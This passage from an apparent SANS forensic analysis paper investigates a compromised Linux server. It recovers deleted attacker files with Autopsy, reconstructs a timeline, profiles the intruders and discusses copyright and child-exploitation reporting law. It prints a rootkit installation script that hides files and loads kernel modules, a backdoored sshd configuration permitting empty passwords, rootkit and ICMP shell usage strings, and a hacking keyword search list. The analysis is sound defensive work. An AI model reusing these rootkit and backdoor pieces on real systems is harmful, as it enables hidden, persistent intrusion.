 MP3, 128 kBits, 44.1 kHz, JStereo
MD5:
 87eb860487f89e841b18f5074d1a4565
Details:
 inode: 32959
Not Allocated
 Group: 2
 uid / gid: 501 / 501
 mode: -rw-r--r--
 size: 261
 num of links: 0

 Inode Times:
 Accessed: Wed May 29 16:57:02 2002
 File Modified: Wed May 29 16:53:26 2002
 Inode Modified: Tue Sep 17 18:27:54 2002
 Deleted: Tue Sep 17 18:27:54 2002

 Direct Blocks:
[75126](#)

Figure 0-94 Meta data output for /home/john/tmp/audio in Autopsy

This is the output of the Autopsy Meta Data analysis page (just without the option to select inodes available in the adjacent frame).

The Meta data result includes a hypertext link to the data block or blocks allocated to this file. This permits individual examination of the data blocks. Alternately they can be viewed as a whole or the contents may be exported as a whole and saved off as a file.

It is important to note that the allocated data blocks need not be in series. For files such as log files addition blocks are added as required and the entire file may be placed anywhere, in any sequence, across the device. If the file has no associated data blocks Autopsy can be prompted to display sequential data blocks. It is possible some pertinent content may be located but this is not reliable.

Selecting a direct block link deposits you into the Autopsy Data Unit analysis interface. A data block (fragment) can be specified, and a number of fragments (in series) to be displayed. For a file that appears sequentially on the disk viewing additional blocks may reveal additional data.

A data block can be specified within the disk image or within the slack space explicitly. An option is available to examine an address location determined by an outside application, specifically Lazarus. Lazarus (more on it later) operates with a one origin instead of a zero origin for file references. By checking this option Autopsy will automatically subtract 1 from all block address references.

The data displayed can be presented in ASCII, HEX or a Strings display, all of which are useful in their own right. There is also an option to query back to the metadata for the inode that references the specified fragment.

Recovering Deleted Files with Autopsy: Meta Data Interface

While the deleted files displayed to us by Autopsy may not be immediately useful we can still examine the “dead” files in our timeline by the inode provided. Within the Meta Data analysis page we can enter any of the inodes referenced within the timeline and examine the contents.

Within the timeline Tue Sep 16 2003 17:56:31 is of particular interest because it is when the attacker gained root access to the system. Moments later at Tue Sep 16 2003 18:01:44 a large volume of files, now deleted, appear on the system. By merit of the time of their first appearance these will be examined in detail.

Using the Meta Data interface of Autopsy the inode 114510 is examined:

© SANS Institute

Pointed to by file:

inode not currently used

File Type:

ASCII English text

MD5:

4326fc79dae07cf7abffe742318150fd

Details:

inode: 114510

Not Allocated

Group: 7

uid / gid: 0 / 0

mode: -rw-r--r--

size: 3648

num of links: 0

Inode Times:

Accessed: Tue Sep 16 18:01:44 2003

File Modified: Wed Apr 10 21:39:54 2002

Inode Modified: Tue Sep 16 18:02:13 2003

Deleted: Tue Sep 16 18:02:13 2003

Direct Blocks:[232958](#)**Figure 0-95 Meta data output for inode 114510 in Autopsy**

The full results of viewing the contents are included in Appendix C but excerpted here:

```
zaRwT.k|T 1.2  ( 1st public release )                                README.FILE
-----
- THIS IS FREE SOFTWARE - powered by vMatriCS.oRG
-----
```

Figure 0-96 recovered contents of inode 114510, part 1

zaRwT.k|T 1.2 is a Linux root kit containing the following utilities:

```
Files (rk.tgz):
  README - this file
  install - the main install script, use a text editor to view
            and/or modify it.
            NOTE: in the "install" script you'll find 3 based
            variables, modify the "email" variable so you
            can receive the email report when you install this
            root-kit on a server. You can also modify from the
            "install" script the root-kit "secret dir".
  bin/    - backdoored binary in here
  icmp/   - the icmp shell scrips
  lkm/    - linux kernel modules for the default installations
  sshd/   - the SSHd backdoored server (latest version)
  tulz/   - some useful tools for the rk installation.
```

Figure 0-97 recovered contents of inode 114510, part 2

The documentation for the hackers tools have been identified and subsequently the following are also located:

hda1.dd inode 50057: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared libs), not stripped the kmd 1.3 kernel root kit. Deleted Tue Sep 16 18:02:13 2003.

Strings of the binary reveal the following:

```
kmd 1.3 <zaRwT>
Usage: %s <h,u,r,R,i,v,U> [file, PID or key (for U)]
    h hide file
    u unhide file
    r execute as root
    R remove PID forever
    U uninstall adore
    i make PID invisible
    v make PID visible
```

Figure 0-98 strings of the executable recovered from inode 50057

hda1.dd inode 114504: Bourne shell script text executable

Deleted: Tue Sep 16 18:02:13 2003. The Root kit Installation Script:

```
#!/bin/sh

# Install sKripT v1.0 Kernel 2.4.7-10

this_dir=`pwd`
zbin="/etc/sysconfig/console"

path="/lib/modules/2.4.7-10/kernel/net"

# let's copy the kernel modules
cp -f *.o $path/
cd $path
touch -r /bin klean.o knet.o
# let's copy the kontrol phile'z
cd $this_dir
mkdir -p $zbin
cp -f kmd $zbin/kmd
cp -f load $zbin/load

# let's call the load script
./load

# let's hide something
$zbin/kmd h $zbin/kmd > /dev/null
$zbin/kmd h $zbin/load > /dev/null
cd $path
$zbin/kmd h klean.o > /dev/null
$zbin/kmd h knet.o > /dev/null

cd $this_dir
```

```
# All done.
```

Figure 0-99 recovered contents of inode 114504

hda1.dd inode 50062: Deleted: Tue Sep 16 18:02:13 2003. The Root kit configuration file:

```
Port 60922
ListenAddress 0.0.0.0
HostKey /dev/rd/s/hostkey
RandomSeed /dev/rd/s/random
ServerKeyBits 768
LoginGraceTime 600
KeyRegenerationInterval 180
#KeyRegenerationInterval 3600
PermitRootLogin no
IgnoreRhosts no
StrictModes yes
QuietMode no
X11Forwarding yes
X11DisplayOffset 10
FascistLogging no
PrintMotd yes
KeepAlive yes
SyslogFacility DAEMON
RhostsAuthentication no
RhostsRSAAuthentication yes
RSAAuthentication yes
PasswordAuthentication yes
PermitEmptyPasswords yes
UseLogin no
CheckMail yes
# PidFile /u/zappa/.ssh/pid
# AllowHosts *.our.com friend.other.com
# DenyHosts lowsecurity.theirs.com *.evil.org evil.org
# Umask 022
# SilentDeny yes
```

hda1.dd inode 114513: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux 2.0.0, dynamically linked (uses shared libs), not stripped, the ICMP Shell utility. Deleted: Tue Sep 16 18:02:13 2003. Strings of the binary reveal the following:

```
ICMP Shell v%s (server) - by: Peter Kieltyka
usage: %s [options]
options:
  -h                Display this screen
  -d                Run server in debug mode
  -i <id>           Set session id; range: 0-65535 (default: 1515)
  -t <type>         Set ICMP type (default: 0)
  -p <packet size> Set packet size (default: 512)
example:
```

```
%s -i 65535 -t 0 -p 1024
```

Figure 0-100 strings of the executable recovered from inode 114513

hda1.dd inode 114497: Deleted: Tue Sep 16 18:02:13 2003, contains the following ASCII test:

```
LKM version's:
```

```
-----  
* Red Hat Linux release 6.2 (Zoot)  
-----
```

```
mY master iz: <zaRwT>
```

Figure 0-101 recovered contents of inode 114497

hda1.dd inode 114509: Deleted: Tue Sep 16 18:02:13 2003, contains the following ASCII text:

```
LKM version's:
```

```
-----  
* Red Hat Linux release 7.2 (Enigma)  
-----
```

```
mY master iz: <zaRwT>
```

Figure 0-102 recovered contents of inode 114509

These last two pieces of information explain why Jupiter stopped working reliably. The changes implemented via the Root kit and tools were intended for a 6.2 or 7.2 Linux system and were installed upon an 8.1 system. Version incompatibility resulted in system malfunction and alerted John to the attack.

```
[root@fs hacked]# cat etc/issue  
Linux Version 2.4.19-19mdk  
Compiled #1 Fri Nov 8 19:23:57 CET 2002  
One 400MHz Intel Pentium II Processor, 383M RAM  
796.26 Bogomips Total  
Jupiter
```

```
Mandrake Linux release 8.1 (Vitamin) for i586  
Kernel 2.4.19-19mdk on an i686 / \l
```

Figure 0-103 contents of the /etc/issue file, revisited

Key Findings: Recovering Deleted Files

Based on the analysis of the deleted files that were recovered from Jupiter:

The installation of the attackers root kit was incompatible with Jupiter operating system and brought about the malfunction that brought the compromise to the attention of John.

The attacker

String Search

For the string search examination of the file system I will use two sets of strings.

The first set of strings is selected from generic terms associated to hacking and is a subset of the list from SANS Basic Forensic Principles Illustrated with Linux:

rootkit, hack, sniff, backdoor, promisc, knark, hax0r, Trojan, virus, TFN2K, adore, LKM, attack, denial -of- service, ddos, brute force, own²⁰

The second set of strings is gleaned from strings located during the analysis of Jupiter.

Strings associated to personas:

- The attacker: perfectbr, perfect.br, SI4yD, Wroger, Gui_ (the last four are an alternate spelling of perfectbr and the handles of the members of perfectbr, see Section 2.10.4.2 Details of Perfectbr (aka perfect.br))
- Authors of tools: Breno_BSD, grazer, zaRwT, Kieltyka, Digit-Labs

Strings associated to tools:

- Tool Name: cbd, shell.pl, localroot, imin, imout, lkm, kmd, addlen
- Strings referenced in tools: /dev/rdb, 55556, 2032, porta, shellcode, tulz

Find is leveraged to provide each normal file to grep, which then examines the file contents for references included in the pattern file.

```
[root@fs root]# find /mnt/hacked/ -type f -exec grep -l -f patternfile {} \; > p1.out &
[root@fs root]# find /mnt/hacked/ -type f -exec grep -l -f patternfile2 {} \; > p2.out &
```

Figure 0-104 Searching the File System for files containing elements from the Pattern Files

The contents of p1.out and p2.out are then examined. Nothing that contributed to the overall investigation was identified. All references were mundane such as in this example kernel-2.4.19.19mdk-1-1mdk.i586.rpm:

```
[root@brucewayne root]# strings /mnt/hacked/root/kernel-2.4.19.19mdk-1-1mdk.i586.rpm | grep -f patternfile
```

Figure 0-105 Search for Strings in kernel-2.4.19.19mdk-1-1mdk.i586.rpm

The following output was identified:

²⁰ The SANS Institute. "Basic Forensic Principles Illustrated with Linux" SANS, 2003, p35.

- Hacking the numbering to have to hack "only one place".
- First version to move on kernel-2.4.0 based on hackkernel. (aka: god

Figure 0-106 Strings results of interest for kernel-2.4.19.19mdk-1-1mdk.i586.rpm

These results correspond to entries in the changelog for kernel-2.4.19.19.mdk-1-1mdk.

- * Tue Apr 03 2001 Juan Quintela <quintela@mandrakesoft.com> 2.4.3-1mdk
 - 2.4.3.
 - 2.4.3-q1 (aka 2.4.3-ac1 if Juan Quintela were Alan Cox).
 - Updated to aic7xxx 6.1.8.
 - Hacking the numbering to have to hack "only one place".²¹

- * Wed Nov 15 2000 Chmouel Boudjnah <chmouel@mandrakesoft.com> 2.4.0-0.1mdk
 - First version to move on kernel-2.4.0 based on hackkernel. (aka: god pray for all of us).²²

Conclusions

How the Attack Occurred

Based on the analysis performed, the attacker had an automated system scanning for vulnerable hosts. Upon detection of a vulnerable host it exploited it and then deposited a base set of files onto the system.

This initial exploitation of Jupiter occurred on September 10th 2003.

The attacker returned to the system five days later on September 15th to assault it interactively and was stymied by the firewall policy preventing inbound connections.

On September 16th at 14:06 the attacker failed to login to Jupiter as perfectbr. The perfectbr account has an incorrectly formatted password (member).

The attacker had access to the system through the connect-back backdoor on September 16th at 17:56. The subsequent access to localroot indicated escalation of local privileges to root.

At 18:01 the attacker installed a root kit that was incompatible with Jupiter.

At 18:02 the attacker attempted to uninstall the root kit.

At 18:05 the attacker created a local account.

²¹ Linuxforum.net. "kernel-2.4.19.19.2mdk-1-1mdk.x86_64 RPM." URL: http://www2.linuxforum.net/RPM/Mandrake/9.0/x86_64/Mandrake/RPMS/kernel-2.4.19.19.2mdk-1-1mdk.x86_64.html (9 Feb 2003)

²² Linuxforum.net. "kernel-2.4.19.19.2mdk-1-1mdk.x86_64 RPM."

Between 18:07 and 20:41 the attacker attempts to use other applications (shell.pl and b) to establish a back door to the system.

As of September 17th at 0:17 the attacker appears to have abandoned the system. In its current state a number of default system commands are inoperable.

Ultimate Reason the Attack was (Partially) Successful

The attack was ultimately (partially) successful because John failed to patch his system. I could not consider it completely successful given that the attack was detected and the system rendered non-functional. The installation of the root kit suggests the attacker's goal had been to retain access to the device undetected.

John was using his firewall to host additional services, including web and mail. The host was compromised through the web interface. The firewall restrictions preventing inbound access were circumvented through a session initiated from the host passing unfiltered through the firewall to the attacker.

Architectural Changes to Mitigate Future Attacks

The Connect-Back Backdoor is a very effective tool for the hacker. Once the attacker is able to deposit it on the system and invoke it through vulnerabilities in running services, he is then able to gain access to the system. He may then use local means of privilege escalation to gain control of the system.

It is for this type of reason that segregation of security enforcement devices and network based services is a good idea. By separating the firewall from the network service you do not risk the attacker gaining access to your firewall through a vulnerable service and changing the security enforcement policies.

Coupling this with the performance of egress filtering, restricting outbound connections from hosts to those connections explicitly defined, a host exploited beyond the firewall cannot establish outbound connections back to the waiting attacker (except on the defined permitted ports).

This also prevents compromised hosts from scanning other hosts (other than on those ports it is permitted by the security configuration) or launching attacks against other systems (except on the same permitted ports).

An added benefit of egress filtering, with logging enabled, on the DMZ interface is that the activity of the compromised system provides an alert to the system administrator of the compromise.

It is quite reasonable to prohibit your web server from establishing **any** outbound connections. This is of course not possible with a mail server (sending email to off site servers), but it does further limit exposure.

Profiling the Attacker

Attackers Actions on the System

The following points provide some insight on the hacker:

- The attacker used an automated process to locate the victim system.
- The attacker attempted to install a user account without a correctly formatted password cryptographic hash.
- The attacker installed an incompatible root kit.
- The attacker spent in excess of an hour trying to install back doors to the system that could not function while the firewall was operational in its current configuration.
- The attacker did not make any attempt to modify the firewall configuration.
- The attacker made a partial effort to clean up his tracks but failed to remove the tools used initially to gain access to the system.

Details of Perfectbr (aka Perfect.br)

Perfectbr appears to be a group, as opposed to an individual, based on its website: <http://perfectbr.linuxdicas.com.br/> with members SI4yD, Wroger and Gui_.

A picture of the membership can be seen on an archived defacement from 2002 at the following link: <http://www.zone-h.org/defaced/2002/12/01/blessindia.com/>

An interview with perfectbr members, or at least their responses to a series of questions, provides some insight into the minds of the hacker²³:

- Their most common target is Linux systems.
- The most often used port in an attack is 80.
- The most often used method of attack to deface is an ssh or Unicode exploit.
- They claim a 30% success rate at defacing sites.
- They are 100% Brazilian.
- They hack for pleasure.
- They find pleasure in destroying.

It has already been established that the attacks against Jupiter (a Linux system) originated from Brazil. The successful compromise was over port 80. An ssh

²³Domina Security. "Perfect.br." URL: <http://www.dominasecurity.com/hackerz/perfectbr.htm> (9 Feb 2003).

session was attempted unsuccessfully. It is possible that this session was an attempted exploit and not an attempt to connect to the host with an existing account. These conditions are consistent with the profile perfect.br provides of itself.

The following is a quote from perfectbr in their interview with Domina Security:

Do you ever act as "white hats" and let system administrators know about holes without exploiting them?

No, better not to leave any traces behind you, therefore no contacts!²⁴

I find it particularly satisfying to note that they are not very adept at not leaving any traces behind.

Conclusions regarding the Hackers

From the details profiling the hackers I conclude that they are script kiddies with some good tools and an incomplete understanding of their use and the operating systems that they attack.

Though their understanding is incomplete, it is still important to protect your systems as individuals such as these are out there, seeking amusement in destruction and malicious activity.

²⁴ Domina Security. "Perfect.br."

Legal Issues of Incident Handling

Question A: Illegal Distribution of Copyrighted Material, Applicable Laws

Based upon the type of material John Price was distributing, what if any, laws have been broken based upon the distribution?

John Price would have been subject to prosecution for Criminal Infringement of a Copyright under Title 17, chapter 5, section 506 - Criminal offenses, subsection a, paragraphs 1 and 2 of the United States Code:

Any person who infringes a copyright willfully either –
(1) for purposes of commercial advantage or private financial gain, or
(2) by the reproduction or distribution, including by electronic means, during any 180-day period, of 1 or more copies or phonorecords of 1 or more copyrighted works, which have a total retail value of more than \$1,000,

shall be punished as provided under section 2319 of title 18, United States Code. For purposes of this subsection, evidence of reproduction or distribution of a copyrighted work, by itself, shall not be sufficient to establish willful infringement.²⁵

Either paragraph 1 or 2 above may apply to the case of John Price depending upon whether he was charging for the materials he was distributing.

Question B: Illegal Distribution of Copyrighted Material, Obligations of the investigator

What would the appropriate steps be to take if you discovered this information on your systems? Site specific statutes.

If this information were discovered on my systems I would be obligated to take steps to remove or disable access to the materials. This is detailed in:

Title 17, chapter 5, section 512, subsection c, of the United States Code:

(c) Information Residing on Systems or Networks At Direction of Users. -

²⁵ Legal Information Institute. "US Code Collection, United States Code." Title 17, chapter 5, section 506, subsection a, paragraphs 1 and 2. URL: <http://www4.law.cornell.edu/uscode/17/506.html> (9 Feb 2003).

(1) In general. - A service provider shall not be liable for monetary relief, or, except as provided in subsection (j), for injunctive or other equitable relief, for infringement of copyright by reason of the storage at the direction of a user of material that resides on a system or network controlled or operated by or for the service provider, if the service provider -

(iii) upon obtaining such knowledge or awareness, acts expeditiously to remove, or disable access to, the material;²⁶

Failure to act in this regard could open my organization up to claims of contributory infringement by the copyright holder.

The Chilling Effects FAQ on Piracy or Copyright Infringement defines contributory infringement as: "The other form of indirect infringement, contributory infringement, requires (1) knowledge of the infringing activity and (2) a material contribution -- actual assistance or inducement -- to the alleged piracy."²⁷

Being aware of the activity and providing assistance in the form of computing resources may be enough to satisfy the charge of contributory infringement even though the organization does not participate in or profit by the activity.

Question C: retaining evidence for future use

In the event your corporate counsel decides to not pursue the matter any further at this point, what steps should you take to ensure any evidence you collect can be admissible in proceedings in the future should the situation change?

Chain of custody and persistence of the data are the two main concerns for indefinite duration storage of evidence.

I would copy the seized media and image the contents to write once media against the risk that rewriteable media may become damaged or corrupted. This transaction would be documented on the evidence tags of the original media and new evidence tags would be established for these new copies.

I would place the media in a lock box and then have it stored in a company safe. I would entrust the keys to the lockbox to a party that does not have access to the safe combination. In this way I establish two-factor authentication for access to the media and can reasonably affirm that it will not be tampered with.

²⁶ Legal Information Institute. "US Code Collection, United States Code" Title 17, chapter 5, Copyright Infringement and Remedies, section 512, subsection c. URL: <http://www4.law.cornell.edu/uscode/17/512.html> (9 Feb 2003).

²⁷ Chilling Effects. "What is contributory infringement? – Chilling Effects Clearinghouse." URL: <http://www.chillingeffects.org/piracy/question.cgi?QuestionID=268> (9 Feb 2003).

Question D: child pornography

How would your actions change if your investigation disclosed that John Price was distributing child pornography?

John would be subject to:

The United States Code, Title 18, part 1, Chapter 110, Section 2252A - Certain activities relating to material constituting or containing child pornography:

(a) Any person who -

(1) knowingly mails, or transports or ships in interstate or foreign commerce by any means, including by computer, any child pornography;

(2) knowingly receives or distributes -

(A) any child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer; or

(B) any material that contains child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer;

(3) knowingly reproduces any child pornography for distribution through the mails, or in interstate or foreign commerce by any means, including by computer;

(4) either -

(A) in the special maritime and territorial jurisdiction of the United States, or on any land or building owned by, leased to, or otherwise used by or under the control of the United States Government, or in the Indian country (as defined in section 1151), knowingly sells or possesses with the intent to sell any child pornography; or

(B) knowingly sells or possesses with the intent to sell any child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer, or that was produced using materials that have been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer; or

(5) either -

(A) in the special maritime and territorial jurisdiction of the United States, or on any land or building owned by, leased to, or otherwise used by or under the control of the United States Government, or in the Indian country (as defined in section 1151), knowingly possesses any book, magazine, periodical, film, videotape, computer disk, or any other material that contains an image of child pornography; or

(B) knowingly possesses any book, magazine, periodical, film, videotape, computer disk, or any other material that contains an image of child pornography that has been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer, or that was produced using materials that have been mailed, or shipped or transported in interstate or foreign commerce by any means, including by computer, shall be punished as provided in subsection (b).²⁸

John would also be subject to:

The Virginia Code, Possession with intent to distribute sexually explicit items involving children, under Title 18.2, Chapter 8, Section 374.1 Paragraph B Subsection 4:

B. A person shall be guilty of a Class 5 felony who:

4. Sells, gives away, distributes, electronically transmits, displays with lascivious intent, purchases, or possesses with intent to sell, give away, distribute, transmit or display with lascivious intent sexually explicit visual material which utilizes or has as a subject a person less than eighteen years of age.²⁹

The Virginia Code, Possession of child pornography, under Title 18.2, Chapter 8, Section 374.1:1 Paragraph B:

A. Any person who knowingly possesses any sexually explicit visual material utilizing or having as a subject a person less than 18 years of age shall be guilty of a Class 6 felony. However, no prosecution for possession of material prohibited by this section shall lie where the prohibited material comes into the possession of the person charged from a law-enforcement officer or law-enforcement agency.³⁰

²⁸ Legal Information Institute. "US Code Collection, United States Code" Title 18, part 1, Chapter 110, Section 2252A - Certain activities relating to material constituting or containing child pornography. URL: <http://www4.law.cornell.edu/uscode/18/2252A.html> (9 Feb 2003).

²⁹ Virginia General Assembly Legislative Information System. "The Code of Virginia." Title 18.2, Chapter 8, Section 374.1 Paragraph B Subsection 4. 1 July 2003. URL: <http://leg1.state.va.us/cgi-bin/legp504.exe?000+cod+18.2-374.1> (9 Feb 2003).

³⁰ Virginia General Assembly Legislative Information System. "The Code of Virginia." Title 18.2, Chapter 8, Section 374.1:1 Paragraph B. 1 July 2003. URL: <http://leg1.state.va.us/cgi-bin/legp504.exe?000+cod+18.2-374.1:1> (9 Feb 2003).

The Virginia Code, Title 18.2, Chapter 8, Section 376.1 of the Virginia Criminal code, "Enhanced penalties for using a computer in certain violations":

Any person who uses a computer in connection with a violation of §§ 18.2-374, 18.2-375, or § 18.2-376 is guilty of a separate and distinct Class 1 misdemeanor, and for a second or subsequent such offense within 10 years of a prior such offense is guilty of a Class 6 felony, the penalties to be imposed in addition to any other punishment otherwise prescribed for a violation of any of those sections.³¹

I would personally be subject to:

The United States Code, Title 42, Chapter 132, Subchapter IV, Section 13032 paragraph b subsection 1 - Reporting of child pornography by electronic communication service providers:

b) Requirements

(1) Duty to report

Whoever, while engaged in providing an electronic communication service or a remote computing service to the public, through a facility or means of interstate or foreign commerce, obtains knowledge of facts or circumstances from which a violation of section 2251, 2251A, 2252, 2252A, or 2260 of title 18, involving child pornography (as defined in section 2256 of that title), is apparent, shall, as soon as reasonably possible, make a report of such facts or circumstances to the Cyber Tip Line at the National Center for Missing and Exploited Children, which shall forward that report to a law enforcement agency or agencies designated by the Attorney General.³²

Per the FBI's Innocent Images National Initiative website:

<http://www.fbi.gov/publications/innocent.htm>

The National Center for Missing and Exploited Children (NCMEC) operates a CyberTipline at www.cybertipline.com that allows parents and children to report child pornography and other incidents of sexual exploitation of children by submitting an online form. The NCMEC also maintains a 24-hour multilingual hotline at telephone number 1-800-THE-LOST and a website at www.missingkids.com. Complaints received by the NCMEC that indicate a violation of federal law are referred to the FBI for appropriate action. A FBI

³¹ Virginia General Assembly Legislative Information System. "The Code of Virginia." Title 18.2, Chapter 8, Section 376.1. 1 July 2003. URL: <http://leg1.state.va.us/cgi-bin/legp504.exe?000+cod+18.2-376.1> (9 Feb 2003).

³² Legal Information Institute. "US Code Collection, United States Code" Title 42, Chapter 132, Subchapter IV, Section 13032 - Reporting of child pornography by electronic communication service providers. URL: <http://www4.law.cornell.edu/uscode/42/13032.html> (9 Feb 2003).

Supervisory Special Agent and three Investigative Analysts are assigned full-time at the NCMEC to coordinate the cross utilization of FBI and NCMEC resources and to facilitate the most effective FBI response to these CyberTipline reports.³³

Per the Cyber Tip Line website: <http://www.cybertipline.com/>

NCMEC, in partnership with the Federal Bureau of Investigation, Bureau of Customs Immigration Enforcement, U.S. Secret Service, the U.S. Postal Inspection Service, and state and local law enforcement in Internet Crimes Against Children Task Forces, serves as the national **CyberTipline** and as the national **Child Pornography Tipline 1-800-843-5678**.³⁴

I would call and report John Price's activity as soon as readily possible. As part of that call I would ask for guidance on handling of evidence and live systems that are currently involved in the activity. It is possible that the FBI may want to pursue the other participants. A disruption in access may tip them off to the risk of being caught.

³³ U.S. Department of Justice Federal Bureau of Investigation. "FBI Publications – Innocent Images National Initiative." URL: <http://www.fbi.gov/publications/innocent.htm> (9 Feb 2003).

³⁴ The National Center for Missing & Exploited Children. "Cyber Tipline." URL: <http://www.cybertipline.com/> (9 Feb 2003)

Appendix A: References

The following references contributed to the overall knowledge from which the paper was drawn.

Computer Incident Advisory Capability. "J-043h: Creating Login Banners."
<http://ciac.llnl.gov/ciac/bulletins/j-043.shtml> (9 Feb 2003).

Erdman, Joshua. "Gat a Clue – Linux Run Levels." Networkclue.com. URL:
<http://www.networkclue.com/os/Linux/run-levels.php> (9 Feb 2003).

FedCIRC. "Incident Handling Checklists."
<http://www.fedcirc.gov/incidentResponse/IHchecklists.html> (9 Feb 2004).

Goyvaerts, Jan. "Regular Expression Basic Syntax Reference."
<http://www.regular-expressions.info/reference.html> (9 Feb 2003).

Mandia, Kevin & Proise, Chris. Incident Response Berkeley: Osborne/McGraw-Hill, 2001. 92-94.

Office of the Inspector General. "Findings."
<http://www.usdoj.gov/oig/audit/OJP/0301/findings.htm> (9 Feb 2004).

Russian Academy of Sciences Pavlov Institute of Physiology. "Syscall specifications of Linux – ioctl." URL:
http://infran.ru/TechInfo/syscalls/syscalls_17.html (9 Feb 2003).

SANS Institute. "Incident Handling Step-by-Step & Computer Crime Investigation v1.1" SANS, 2001.

Yoshino, Ben. "The Makefile." <http://www.eng.hawaii.edu/Tutor/Make/3.html> (9 Feb 2004)

Zeltser, Lenny . "Reverse-Engineering Malware" SANS, 2003.

Appendix B: The digested MAC Time Timeline

```
[root@fs tl]# cat timeline.summary
```

The following files are modified 2 years prior to a log file reporting their modification being created. They appear to have had their MAC times modified.

```
Mon Sep 17 2001 06:09:20    24956 m.. -/-rwxr-sr-x root    slocate
182295  /usr/bin/locate
                               27772 m.. -/-rwxr-xr-x root    root
179908  /usr/bin/du
                               89052 m.. -/-rwxr-xr-x root    root
114405  /bin/netstat
                               14081 m.. -/-rwxr-xr-x root    root
179966  /usr/bin/pstree
                               63420 m.. -/-rwxr-xr-x root    root
114277  /bin/ps
                               580988 m.. -/-rwxr-xr-x root    root
114243  /bin/bash
                               50148 m.. -/-rwxr-xr-x root    root
179906  /usr/bin/dir
                               24956 m.. -/-rwxr-sr-x root    slocate
182295  /usr/bin/slocate
                               50148 m.. -/-rwxr-xr-x root    root
179912  /usr/bin/vdir
                               56564 m.. -/-rwxr-xr-x root    root
180054  /usr/bin/find
                               50148 m.. -/-rwxr-xr-x root    root
114257  /bin/ls
```

The last time the passwd command was executed.

```
Thu Dec 19 2002 23:20:35    239 .a. -/-rw-r--r-- root    root
195994  /etc/pam.d/passwd
                               13044 .a. -/-r-s--x--x root    root
180116  /usr/bin/passwd
```

Files are deposited on the host.

```
Sun Mar 16 2003 16:38:30    1403 ma. -rw-r--r-- apache  apache
133200  <hda1.dd-dead-133200>
                               1403 m.. -/-rw-r--r-- apache  apache
133195  /tmp/b.c
A set of files are deposited on the host
Mon Sep 15 2003 02:29:50    15003 m.. -/-rwxr-xr-x apache  apache
133184  /tmp/cbd
Mon Sep 15 2003 02:32:36    19913 m.. -/-rwsr-sr-x root    root
133189  /tmp/localroot
Mon Sep 15 2003 17:38:57    1403 ..c -/-rw-r--r-- apache  apache
133195  /tmp/b.c
Mon Sep 15 2003 17:38:59    15029 ma. -rwxr-xr-x apache  apache
133203  <hda1.dd-dead-133203>
```

Unrelated Activity snipped

```
Tue Sep 16 2003 17:38:53      29327 .a. -rw----- apache  apache
133183 <hda1.dd-dead-133183>
Tue Sep 16 2003 17:38:54      29327 m.. -rw----- apache  apache
133183 <hda1.dd-dead-133183>
```

The deposited files are accessed and there are changes to their inode entries. The attacker gains access to the system.

```
Tue Sep 16 2003 17:56:31      15003 .ac -/-rwxr-xr-x apache  apache
133184 /tmp/cbd
```

The attacker promotes privileges to root.

```
Tue Sep 16 2003 17:57:24      19913 .ac -/-rwsr-sr-x root    root
133189 /tmp/localroot
Tue Sep 16 2003 17:57:40      8672 .a. -/-rwxr-xr-x root    root
179974 /usr/bin/w
Tue Sep 16 2003 17:57:44      11400 .a. -/-rwxr-xr-x root    root
180118 /usr/bin/time
Tue Sep 16 2003 17:58:42      3347 .a. -/-rwxr-xr-x jacar   apache
577158 /home/jacar/pub/jigsaw2.gif
Tue Sep 16 2003 17:59:14     1429059 .a. -/-rw-r----- root    slocate
16771  /var/lib/slocate/slocate.db
```

Attacker's Tool Kit

```
Tue Sep 16 2003 18:01:44      3648 .a. -rw-r--r-- root    root
114510 <hda1.dd-dead-114510>
                                15281 .a. -rwxr-xr-x root    root
50057  <hda1.dd-dead-50057>
                                43 .a. -rw-r--r-- root    root
244975 <hda1.dd-dead-244975>
                                10632 .a. -rw-r--r-- root    root
244971 <hda1.dd-dead-244971>
                                567 .a. -rwxr-xr-x root    root
114504 <hda1.dd-dead-114504>
                                1068 .a. -rw-r--r-- root    root
244969 <hda1.dd-dead-244969>
                                512 .a. -rw----- root    root
50065  <hda1.dd-dead-50065>
                                656 .a. -rw-r--r-- root    root
50062  <hda1.dd-dead-50062>
                                12460 .a. -rw-r--r-- root    root
114501 <hda1.dd-dead-114501>
                                665087 .a. -rwxr-xr-x root    root
50071  <hda1.dd-dead-50071>
                                569 .a. -rwxr-xr-x root    root
114498 <hda1.dd-dead-114498>
                                15333 .a. -rwxr-xr-x root    root
114500 <hda1.dd-dead-114500>
                                17628 .a. -rwxr-xr-x root    root
114513 <hda1.dd-dead-114513>
                                16296 .a. -rwxr-xr-x root    root
114512 <hda1.dd-dead-114512>
                                33 .a. -rw-r--r-- root    root
50070  <hda1.dd-dead-50070>
```

```

10208 .a. -rw-r--r-- root root
50058 <hda1.dd-dead-50058>
14716 .a. -rwxr-xr-x root root
196591 <hda1.dd-dead-196591>
192 .a. -rwxr-xr-x root root
114502 <hda1.dd-dead-114502>
191 .a. -rwxr-xr-x root root
244972 <hda1.dd-dead-244972>
28 .a. -rw-r--r-- root root
244977 <hda1.dd-dead-244977>
217 .a. -rw-r--r-- root root
114497 <hda1.dd-dead-114497>
219 .a. -rw-r--r-- root root
114509 <hda1.dd-dead-114509>
527 .a. -rw----- root root
50063 <hda1.dd-dead-50063>
15228 .a. -rw-r--r-- root root
114507 <hda1.dd-dead-114507>
25 .a. -rwxr-xr-x root root
114515 <hda1.dd-dead-114515>
16963 .a. -rwxr-xr-x root root
244970 <hda1.dd-dead-244970>
191 .a. -rwxr-xr-x root root
50059 <hda1.dd-dead-50059>
1076 .a. -rw-r--r-- root root
114505 <hda1.dd-dead-114505>
567 .a. -rwxr-xr-x root root
244968 <hda1.dd-dead-244968>
36 .a. -rw-r--r-- root root
244976 <hda1.dd-dead-244976>
17262 .a. -rwxr-xr-x root root
114506 <hda1.dd-dead-114506>
50 .a. -rwxr-xr-x root root
50064 <hda1.dd-dead-50064>
1084 .a. -rw-r--r-- root root
114499 <hda1.dd-dead-114499>
197 .a. -rwxr-xr-x root root
114508 <hda1.dd-dead-114508>
Tue Sep 16 2003 18:01:56 13111 .a. -rwxr-xr-x root root
196588 <hda1.dd-dead-196588>
40960 m.c d/drwxr-xr-x root root
